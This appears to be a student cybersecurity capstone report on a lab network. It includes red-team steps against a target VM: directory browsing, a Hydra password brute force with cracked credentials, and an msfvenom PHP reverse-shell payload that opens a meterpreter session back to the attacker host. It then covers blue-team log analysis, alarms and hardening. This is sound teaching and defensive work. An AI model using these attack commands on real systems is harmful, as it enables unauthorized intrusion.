Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: **255.255.255.0**
Gateway: **192.168.1.1**

Machines
IPv4: **192.168.1.1**
OS: **Windows 10**
Hostname:
ML-RefVm-684427

IPv4: **192.168.1.90**
OS: **Kali Linux 2020.1**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: **Ubuntu Linux 18.04.4**
Hostname: **ELK**

IPv4: **192.168.1.105**
OS: **Ubuntu Linux 18.04.1**
Hostname: **server1**

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	This is the VM host that contains all the other VMs for the exercise.
Kali	192.168.1.90	This host is used by the Red Team to launch attacks on server1.
ELK	192.168.1.100	This host has an ELK stack running and is gathering logs from the server1 host and the LAN. The Blue Team will use the logs for analysis.
server1	192.168.1.105	This is the target host that the Red Team is trying to access to find the flag.txt file.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') https://cwe.mitre.org/data/definitions/22.html	The product uses external input to construct pathnames and does not neutralize special elements ("..","/") that resolve to locations outside the restricted directory.	The Apache server allows external users to search for the /company_folders/secret_folder and /webdav directories. Despite password protection, this is bad practice.
CWE-307 Improper Restriction of Excessive Authentication Attempts https://cwe.mitre.org/data/definitions/307.html	The product does not prevent multiple failed login attempts within a short time.	The attacker could easily break into the secret folder by spamming credentials using a tool like Hydra.
CWE-434: Unrestricted Upload of File with Dangerous Type https://cwe.mitre.org/data/definitions/434.html	Attackers can upload files that can be processed within the product's environment.	Since the Apache server uses PHP, it will run the malicious code in an uploaded PHP file. This allows the attacker to run bash commands to set up a reverse shell session.

Exploitation: CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

01

Tools & Processes


After accessing the Apache server on port 80, I typed in the file path for the company's secret folder into the search bar (192.168.1.105/company_folders/secret_folder). I could access it because the server didn't neutralize the forward slash. I could do the same for the WebDAV directory by typing 192.168.1.105/webdav.

02

Achievements

Accessing this page revealed the CEO's (Ryan's) password hash for the company's WebDAV folder and instructions on how to upload data to the server. When I accessed the WebDAV folder using the same method, I could upload a malicious PHP payload.

03



192.168.1.105/company_folders/secret_folder/

```
Index of /company_folders/secret_folder

        Name              Last modified    Size Description
Parent Directory                             -
connect_to_corp_server 2019-05-07 18:28  414

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

Exploitation: CWE-307 Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes


After learning the username for the protected folder, I used **Hydra** to brute force the password. The process didn't take long because the server did not restrict the number of attempts I had to login.

02

Achievements

With Ashton's password, I was able to access the connect_to_corp_server file in the secret folder. The file gave instructions on how to access and upload files to the company's WebDAV folder.

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-29 17:06:19
root@Kali:~# 
```

Exploitation: CWE-434: Unrestricted Upload of File with Dangerous Type

01

Tools & Processes


Once I learned the Apache server used PHP, I created a PHP payload using **msfvenom** and uploaded it to the WebDAV folder. I set port 4444 to listen for connections using **Metasploit.** Once I clicked on my payload, the site would run it and connect to port 4444 on my machine using ssh. I could then navigate the remote host's file system freely using a meterpreter session.

02


Achievements

This vulnerability allowed me to upload a malicious payload that the server executed. My script established a reverse shell from the remote host to my machine and allowed me to freely search the remote host's system for the flag.

03




```
msf5 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o payload.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o payload.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: payload.php
msf5 > 
```



webdav - File Manager

dav://192.168.1.105/webdav/


Warning, you are using the root account, you may harm your system.



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
payload.php	2022-04-30 00:32	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:35692) at 2022-04-29 17:37:43 -0700

meterpreter > cat /flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



Network Traffic Between Hosts [Packetbeat Flows] ECS


Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	352.2KB	328.2KB



Analysis: Finding the Request for the Hidden Directory


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	4
http://192.168.1.105/company_folders/secret_folder/	2
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2
http://192.168.1.105/favicon.ico	2
http://192.168.1.105/icons/back.gif	2



HTTP status codes for the top queries [Packetbeat] ECS




HTTP status codes for the top queries [Packetbeat] ECS

HTTP Query	Count	HTTP Status Code	Count
GET /company_folders /secret_folder	4	301	2
GET /company_folders /secret_folder	4	401	2
GET /company_folders /secret_folder/	2	200	2
GET /company_folders /secret_folder/connect_to_corp_server	2	200	2
GET /favicon.ico	2	404	2
GET /icons/back.gif	2	200	2

Analysis: Uncovering the Brute Force Attack


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,283



HTTP status codes for the top queries [Packetbeat] ECS




HTTP status codes for the top queries [Packetbeat] ECS

HTTP Query	Count	HTTP Status Code	Count
GET /company_folders /secret_folder	16,283	401	16,278
GET /company_folders /secret_folder	16,283	301	2

Analysis: Finding the WebDAV Connection


Answer the following questions in bullet points under the screenshot if space allows.
Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	4
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/favicon.ico	2
http://192.168.1.105/icons/back.gif	2
http://192.168.1.105/icons/blank.gif	2



HTTP status codes for the top queries [Packetbeat] ECS



HTTP status codes for the top queries [Packetbeat] ECS

HTTP Query	Count	HTTP Status Code	Count
GET /webdav	4	301	2
GET /webdav	4	401	2
GET /webdav/passwd.dav	4	200	2
GET /webdav/passwd.dav	4	304	2
GET /favicon.ico	2	404	2
GET /icons/back.gif	2	200	2
GET /icons/blank.gif	2	200	2

Blue Team


Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Nmap scans the top 1,000 ports to see if they are open. Based on this typical behavior, the alarm should activate if packets are sent to known closed ports on the server.



	destination.ip	192.168.1.105
#	destination.packets	1
#	destination.port	65389

What threshold would you set to activate this alarm?

The alarm should flag all packets that go to ports that we aren't expecting traffic to. The scan may not happen all at once, so we should analyze all packets that are arriving on closed ports.

System Hardening


What configurations can be set on the host to mitigate port scans?

If our logs indicate that certain hosts are trying to connect to closed ports. We can use a host firewall (like UFW) to block traffic from those IP addresses.

Describe the solution. If possible, provide required command lines.

The following rule for UFW will quietly discard any packets incoming from the Kali attacker machine:

```
sudo ufw deny from 192.168.1.90 to any
```




```
root@Kali:~# nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-30 16:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.1.105 are filtered
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

The alarm should activate if the URL path contains secret_folder.



```
_source
url.path: /company_folders/secret_folder/ @timestamp: Apr 30, 2022 @ 02:21:25.576 user_agent.original: Mozilla/5.0 (X11; Linux x86_64;
rv:68.0) Gecko/20100101 Firefox/68.0 network.transport: tcp network.protocol: http network.direction: inbound
network.community_id: 1:J4dpbM8D0p207+dApquSj0Z4ahk= network.bytes: 1.1KB network.type: ipv4 url.scheme: http url.domain: 192.168.1.105
url.full: http://192.168.1.105/company_folders/secret_folder/ ecs.version: 1.5.0 agent.id: de2238f6-73be-44db-906f-12490aa5ab17
agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 991dd795-a294-40c6-9b8c-c06518429b53 agent.hostname: server1
```

What threshold would you set to activate this alarm?

Since Ashton is the only employee with access to this folder, the alarm should trigger if an inordinate number of error response packets are recorded. Each failed login attempt generates about 2 response packets, so a user should be locked out at around 20 error response packets. Multiplying this by 2, we should set the alarm to activate if more than 40 error response packets are generated when Ashton tries to login.

System Hardening


What configuration can be set on the host to block unwanted access?

We can configure the Apache server to block all connections to the secret folder and then whitelist the IPs of the users who need access (i.e. Ashton).


Describe the solution. If possible, provide required command lines.

Open the file "/etc/apache2/sites-enabled/000-default.conf" and add "Deny from all" under the <Directory /var/www/html/company_folders/secret_folder/> tag. Then add "Allow from <whitelisted-ip>" for each IP that needs to access the secret folder. Restart the server with:

```
sudo service apache2 restart
```



```
<Directory /var/www/html/company_folders/secret_folder/>
AuthName "For ashton's eyes only"
AuthUserFile /etc/apache2/.htpasswd
Require valid-user
Allow from 192.168.1.105
Deny from all
</Directory>
```



Forbidden

You don't have permission to access this resource.


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

The alarm should activate if the server sends out an inordinate number of client-side error responses (401) to hosts with suspicious names (Kali) or user agents (Mozilla/4.0 (Hydra)) in a short span of time.



```
_source
user_agent.original: Mozilla/4.0 (Hydra) url.path: /company_folders/secret_folder agent.name: Kali @timestamp: Apr 30, 2022 @ 00:05:42.259
ecs.version: 1.5.0 event.dataset: http event.duration: 2.0 event.start: Apr 30, 2022 @ 00:05:42.259 event.end: Apr 30, 2022 @ 00:05:42.261
event.kind: event event.category: network_traffic source.bytes: 163B source.ip: 192.168.1.90 source.port: 48674
http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460
http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.version: 1.1
```

What threshold would you set to activate this alarm?

Microsoft recommends giving each user 10 attempts to login. If each failed attempt generates about 2 response packets, then a user should be locked out after 20 error response packets. Multiplying this by 2, we should set the alarm to flag any user who generates more than 40 error response packets trying to login. (The Hydra attempt generated about 16,000 error response packets).

System Hardening


What configuration can be set on the host to block brute force attacks?

We can use a host firewall, like UFW, to limit the number of connections to the Apache server. This will limit the effectiveness of any brute force attack.

Describe the solution. If possible, provide the required command line(s).

